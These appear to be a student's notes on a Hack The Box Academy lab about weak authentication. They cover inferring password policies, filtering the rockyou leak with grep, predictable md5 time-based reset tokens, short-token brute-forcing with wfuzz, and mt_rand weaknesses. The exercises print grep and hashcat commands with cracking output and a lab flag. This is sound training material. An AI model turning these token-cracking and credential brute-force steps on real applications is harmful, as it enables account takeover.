Yes/No	QWERTY1		X	X			
Yes/No	QWERT1!		X	X	X		
Yes/No	QWERTY1!		X	X	X	X	
Yes/No	Qwerty!	X	X		X		
Yes/No	Qwertyuiop12345!@#$%	X	X	X	X	X	X

Within a few tries, we should be able to infer the policy even if the message is generic.

Let us now suppose that this web application requires a string between 8 and 12 characters, with at least one uppercase and lowercase character.

We now take a giant wordlist and extract only passwords that match this policy.

Unix grep is not the fastest tool but allows us to do the job quickly using POSIX regular expressions.

The command below will work against rockyou-50.txt, a subset of the well-known rockyou password leak present in SecLists. This command finds lines have at least one uppercase character ('[[:upper:]]'), and then only lines that also have a lowercase one ('[[:lower:]]') and with a length of 8 and 12 chars ('^.{8,12}$') using extended regular expressions (-E).

```
Vigneswar@htb[/htb]$ grep '[[:upper:]]' rockyou.txt | grep '[[:lower:]]' | grep -E '^.{8,12}$'

416712
```


We see that starting from the standard rockyou.txt, which contains more than 14 million lines, we have narrowed it down to roughly 400 thousand. If you want to practice yourself, download the PHP script here and try to match the policy. We suggest keeping the table we just provided handy for this exercise.

Perform an Actual Bruteforce Attack

Now that we have a username, we know the password policy and the security measures in place, we can start brute-forcing the web application. Please bear in mind that you should also check if an anti-CSRF token protects the form and modify your script to send such a token.

Exercise


1) Password policy requires atleast a uppercase, number



2) Got list of passwords

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat /usr/share/seclists/Passwords/Leaked-Databases/rockyou-50.txt| grep [[:upper:]] | grep [[:digit:]]
ABC123
Password1
PASSWORD1
PRINCESS1
123ABC
BABYGIRL1
Princess1
P@ssw0rd
JORDAN23
Passw0rd
ANGEL1
Jesus1
LOVE123
JESUS1
50CENT
```

3) Bruteforced the password



Predictable Reset Token

Reset tokens (in the form of a code or temporary password) are secret pieces of data generated mainly by the application when a password reset is requested.

A user must provide it to prove their identity before actually changing their credentials. Sometimes applications require you to choose one or more security questions and provide an answer at the time of registration.

If you forgot your password, you could reset it by answering these questions again. We can consider these answers as tokens too.

This function allows us to reset the actual password of the user without knowing the password.

There are several ways this can be done, which we will discuss soon.

A password reset flow may seem complicated since it usually consists of several steps that we must understand. Below, we created a basic flow that recaps what happens when a user requests a reset and receives a token by email. Some steps could go wrong, and a process that looks safe can be vulnerable.

Reset Token by Email

If an application lets the user reset her password using a URL or a temporary password sent by email, it should contain a robust token generation function. Frameworks often have dedicated functions for this purpose. However, developers often implement their own functions that may introduce logic flaws and weak encryption or implement security through obscurity.

Weak Token Generation

Some applications create a token using known or predictable values, such as local time or the username that requested the action and then hash or encode the value.

This is a poor security practice because a token doesn't need to contain any information from the actual user to be validated and should be a pure-random value. In the case of reversible encoding, it could be enough to decode the token to understand how it is built and forge a valid one.


As penetration testers, we should be aware of these types of poor implementations. We should try to brute force any weak hash using known combinations like time+username or time+email when a reset token is requested for a given user. Take for example this PHP code.

It is the logical equivalent of the vulnerability reported as CVE-2016-0783 on Apache OpenMeeting:

Code: php

```php
<?php
function generate_reset_token($username) {
  $time = intval(microtime(true) * 1000);
  $token = md5($username . $time);
  return $token;
}
```

It is easy to spot the vulnerability. An attacker that knows a valid username can get the server time by reading the Date header (which is almost always present in the HTTP response). The attacker can then brute force the $time value in a matter of seconds and get a valid reset token. In this example, we can see that a common request leaks date and time.



https://academy.hackthebox.com/storage/modules/80/scripts/reset_token_time_php.txt
Let's take as an example the PHP code downloadable here. The application generates a token by creating an md5 hash of the number of seconds since epoch (for demonstration purposes, we just use a time value). Reading the code, we can easily spot a vulnerability similar to the OpenMeeting one. Using the reset_token_time.py script, we could gain some confidence in

creating and brute-forcing a time-based token. Download both scripts and try to get the welcome message.

Please bear in mind that any header could be stripped or altered by placing a reverse proxy in front of the application. However, we often have the chance to infer time in different ways.

These are the time of a sent or received in-app message, an email header, or last login time, to name a few. Some applications do not check for the token age, giving an attacker plenty of time for a brute force attack. It has also been observed that some applications never invalidate or expire tokens, even if the token has been used.

Retaining such a critical component active is quite risky since an attacker could find an old token and use it.


Short Tokens

Another bad practice is the use of short tokens. Probably to help mobile users, an application might generate a token with a length of 5/6 numerical characters that sometimes could be easily brute-forced. In reality, there is no need to use a short one because tokens are received mainly by e-mail and could be embedded in an HTTP link that can be validated using a simple GET call like https://127.0.0.1/reset.php?token=any_random_sequence.

A token could, therefore, easily be a sequence of 32 characters, for example. Let us consider an application that generates tokens consisting of five digits for the sake of simplicity. Valid token values range from 00000 to 99999. At a rate of 10 checks per second, an attacker can brute force the entire range in about 3 hours.

Also, consider that the same application replies with a Valid token message if the submitted token is valid; otherwise, an Invalid token message is returned. If we wanted to perform a brute force attack against the above mentioned application's tokens, we could use wfuzz. Specifically, we could use a string match for the case-sensitive string Valid (--ss "Valid"). Of course, if we did not know how the web application replies when a valid token is submitted, we could use a "reverse match" by looking for any response that does not contain Invalid token using --hs "Invalid." Finally, a five-digit integer range can be specified and created in wfuzz using -z range, 00000-99999.

You can see the entire wfuzz command below.



An attacker could obtain access as a user before the morning coffee by executing the above brute force attack at night.

Both the user and a sysadmin that checks logs and network traffic will most probably notice an anomaly, but it could be too late. This edge case may sound unrealistic, but you will be surprised by the lack of security measures in the wild.

Always try to brute force tokens during your tests, considering that such an attack is loud and can also cause a Denial of Service, so it should be executed with great care and possibly only after conferring with your client.

Weak Cryptography

Even cryptographically generated tokens could be predictable. It has been observed that some developers try to create their own crypto routine, often resorting to security through obscurity processes.

Both cases usually lead to weak token randomness. Also, some cryptographic functions have proven to be less secure. Rolling your own encryption is never a good idea. To stay on the safe side, we should always use modern and well-known encryption algorithms that have been heavily reviewed.

A fascinating use case on attacks against weak cryptography is the research performed by by F-Secure lab on OpenCart, published here https://labs.f-secure.com/advisories/opencart-predictable-password-reset-tokens/

Researchers discovered that the application uses the mt_rand() PHP function, which is known to be vulnerable due to lack of sufficient entropy during the random value generation process.

OpenCart uses this vulnerable function to generate all random values, from CAPTCHA to session_id to reset tokens. Having access to some cryptographically insecure tokens makes it possible to identify the seed, leading to predicting any past and future token.

Attacking mt_rand() is not an easy task by any means, but proof of concept attacks have been released here https://github.com/GeorgeArgyros/Snowflake and here https://download.openwall.net/pub/projects/php_mt_seed/. mt_rand() should be therefore used with caution and taking into account the security implications. The OpenCart example was a serious case since an attacker could easily obtain some values generated using mt_rand() through CAPTCHA without even needing a valid user account.

Reset Token as Temp Password


It should be noted that some applications use reset tokens as actual temporary passwords. By design, any temporary password should be invalidated as soon as the user logs in and changes it.

It is improbable that such temporary passwords are not invalidated immediately after use. That being said, try to be as thorough as possible and check if any reset tokens being used as temporary passwords can be reused.

There are higher chances that temporary passwords are being generated using a predictable algorithm like mt_rand(), md5(username), etc., so make sure you test the algorithm's security by analyzing some captured tokens.

Exercise

1) Got a reset token




2) Used hashcat to crack the token

```
┌──(vigneswar㉿VigneswarPC)-[~/Exploits]
└─$ hashcat -a 3 -m 0 '5b1c00978e854710fb95c5438dcf54ee' 'htbuser17011?d?d?d?d?d?d?d'
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash
```


```
5b1c00978e854710fb95c5438dcf54ee:htbuser1701174785144

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 5b1c00978e854710fb95c5438dcf54ee
Time.Started.....: Tue Nov 28 18:14:36 2023 (31 secs)
Time.Estimated...: Tue Nov 28 18:15:07 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: htbuser17011?d?d?d?d?d?d?d?d [20]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1660.8 kH/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 44441600/100000000 (44.44%)
Rejected.........: 0/44441600 (0.00%)
Restore.Point....: 44439552/100000000 (44.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: htbuser1701105179244 -> htbuser1701173551424

Started: Tue Nov 28 18:14:15 2023
Stopped: Tue Nov 28 18:15:08 2023
```

3) got token


Your temporary password is:
Njg3NDYyNzU3MzY1NzIzYTY4NzQ2Mjc1NzM2NTcyNDA2MTYzNjE2NDY1NmQ3OTJlNjg2MTYzNmI3NDY4NjU2MjZmNzgyZTY1NzUzYTc1NmU2MjcyNjU2MTZiNjE2MjZjNjU=



4) found the encoding



5) got token for admin



Your flag is HTB{4lw4y5ch3ck3nc0d1ng}

Authentication Credentials Handling

By authentication credentials handling, we mean how an application operates on passwords (password reset, password recovery, or password change). A password reset, for example, could be an easy but loud way to bypass authentication.

Speaking about typical web applications, users who forget their password can get a new one in three ways when no external authentication factor is used.

1. By requesting a new one that will be sent via email by the application
2. By requesting a URL that will allow them to set a new one

3. By answering prefilled questions as proof of identity and then setting a new one

As penetration testers, we should always look for logic flaws in "forgot password" and "password change" functionalities, as they may allow us to bypass authentication.

Guessable Answers

